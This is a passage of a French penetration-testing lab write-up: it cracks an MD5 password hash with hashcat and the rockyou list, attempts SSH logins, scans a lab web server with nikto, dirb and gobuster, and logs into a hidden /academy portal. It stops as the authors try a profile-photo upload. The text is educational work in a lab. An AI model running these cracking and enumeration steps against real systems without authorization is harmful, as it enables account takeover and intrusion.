


Figure 18 : Test du hash de mot de passe

C’est donc un MD5. Nous passons au Brute force de ce hash avec la commande suivante :

```
hashcat -m 0 md5hash.txt /usr/share/wordlists/rockyou.txt
```

- `hashcat` : C'est l'outil utilisé pour effectuer le crackage de mots de passe (Nous l’utiliserons à chaque fois que nous voudrons cracker un hash.)
- `-m 0` : Cette option spécifie le type de hachage à cracker. Le chiffre 0 indique que l'algorithme de hachage est **MD5**.
- `md5hash.txt` : C'est le fichier contenant le hachage MD5 que l’on veut cracker.
- `/usr/share/wordlists/rockyou.txt` : C'est le fichier de dictionnaire utilisé pour tenter de Brute force les mots de passe originaux, **rockyou.txt** est un fichier contenant des mots de passe courants.

Voici le résultat de notre commande :




Figure 19 : Lancement du bruteforce

```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 3 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

cd73502828457d15655bbd7a63fb0bc8:student

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: cd73502828457d15655bbd7a63fb0bc8
Time.Started.....: Thu Dec 12 10:36:40 2024 (0 secs)
Time.Estimated...: Thu Dec 12 10:36:40 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   240.9 kH/s (0.82ms) @ Accel:1016 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 11176/14344385 (0.08%)
Rejected.........: 0/11176 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 → paulfrank
Hardware.Mon.#1..: Util:  5%

Started: Thu Dec 12 10:36:28 2024
Stopped: Thu Dec 12 10:36:41 2024
```

Figure 20 : Succès du bruteforce

Nous découvrons que le mot de passe est « **student** ».

Nous essayons ce mot de passe sur une connexion SSH avec l'utilisateur Rum Ham avec son numéro « StudentRegno ».

```
┌──(kali㉿kalikali)-[~]
└─$ ssh 10201321@10.0.2.8
10201321@10.0.2.8's password:
Permission denied, please try again.
10201321@10.0.2.8's password:
```

Figure 21 : Tentative de connexion SSH avec le numéro d'utilisateur

Cela ne fonctionne pas, nous décidons donc de le tenter avec le nom d'utilisateur.




Figure 22 : Tentative de connexion SSH avec le nom d'utilisateur

Cela ne fonctionne pas non plus. Nous décidons alors d'exploiter une possible faille du service HTTP.

5. Exploitation du service HTTP

Premièrement nous décidons simplement de nous connecter à la page web du serveur :




Figure 23 : Page par défaut d'Apache

Nous inspectons la page mais ne trouvons rien d'intéressant, nous sommes juste en présence de la page par défaut d'Apache2 :




Figure 24 : Mode inspection sur la page par défaut

Nous utilisons maintenant l'outil de scan de vulnérabilités **nikto** qui scanne les serveurs web à la recherche de failles de sécurité, de configurations incorrectes, ou de logiciels obsolètes.

```
nikto -h 10.0.2.8
```





Figure 25 : Résultat du scan de Nikto

Nous essayons maintenant de trouver des sous-répertoires avec la commande suivante :

```
dirb http://10.0.2.8/
```


┌──(kali㉿kalikali)-[~]
└─$ dirb http://10.0.2.8/
DIRB v2.22
By The Dark Raver
START_TIME: Fri Jan 10 10:20:14 2025
URL_BASE: http://10.0.2.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://10.0.2.8/ ----
+ http://10.0.2.8/index.html (CODE:200|SIZE:10701)
==> DIRECTORY: http://10.0.2.8/phpmyadmin/
+ http://10.0.2.8/server-status (CODE:403|SIZE:273)
---- Entering directory: http://10.0.2.8/phpmyadmin/ ----
+ http://10.0.2.8/phpmyadmin/ChangeLog (CODE:200|SIZE:17598)
==> DIRECTORY: http://10.0.2.8/phpmyadmin/doc/
==> DIRECTORY: http://10.0.2.8/phpmyadmin/examples/
+ http://10.0.2.8/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://10.0.2.8/phpmyadmin/index.php (CODE:200|SIZE:14555)
==> DIRECTORY: http://10.0.2.8/phpmyadmin/js/
+ http://10.0.2.8/phpmyadmin/libraries (CODE:403|SIZE:273)
+ http://10.0.2.8/phpmyadmin/LICENSE (CODE:200|SIZE:18092)
==> DIRECTORY: http://10.0.2.8/phpmyadmin/locale/
+ http://10.0.2.8/phpmyadmin/phpinfo.php (CODE:200|SIZE:14557)
+ http://10.0.2.8/phpmyadmin/README (CODE:200|SIZE:1520)
+ http://10.0.2.8/phpmyadmin/robots.txt (CODE:200|SIZE:26)
+ http://10.0.2.8/phpmyadmin/setup (CODE:401|SIZE:455)
==> DIRECTORY: http://10.0.2.8/phpmyadmin/sql/
+ http://10.0.2.8/phpmyadmin/templates (CODE:403|SIZE:273)
==> DIRECTORY: http://10.0.2.8/phpmyadmin/themes/
==> DIRECTORY: http://10.0.2.8/phpmyadmin/vendor/

Nous trouvons un service **phpMyAdmin** et nous tentons de nous y connecter :

Figure 26 : Tentative de connexion à phpMyAdmin

Nous tentons maintenant de trouver des sous répertoires avec une méthode plus violente avec la commande suivante :

```
gobuster dir -u http://10.0.2.7/ -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-
list-2.3-medium.txt --no-error -x php
```

- `-u` `http://10.0.2.7/` : spécifie l'URL de la cible sur laquelle l'attaque est effectuée.
- `-w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt` : indique le chemin du fichier de liste de mots (wordlist) à utiliser pour la recherche.
- `--no-error` : Cette option permet de ne pas afficher d'erreurs (comme les "404 Not Found") dans la sortie de la commande, rendant ainsi la sortie plus claire et plus concise.

Voici ce que nous découvrons :




Figure 27 : Exécution de GoBuster

Nous découvrons qu'il existe un répertoire **/academy**. Voici ce que nous voyons :




Figure 28 : Page de connexion d'une plateforme de cours en ligne

Nous nous connectons avec les informations que nous avions trouvées précédemment et nous réussissons à nous connecter :




Figure 29 : Création de compte réussie

Nous essayons de changer la photo de profil pour voir si cela fonctionne :

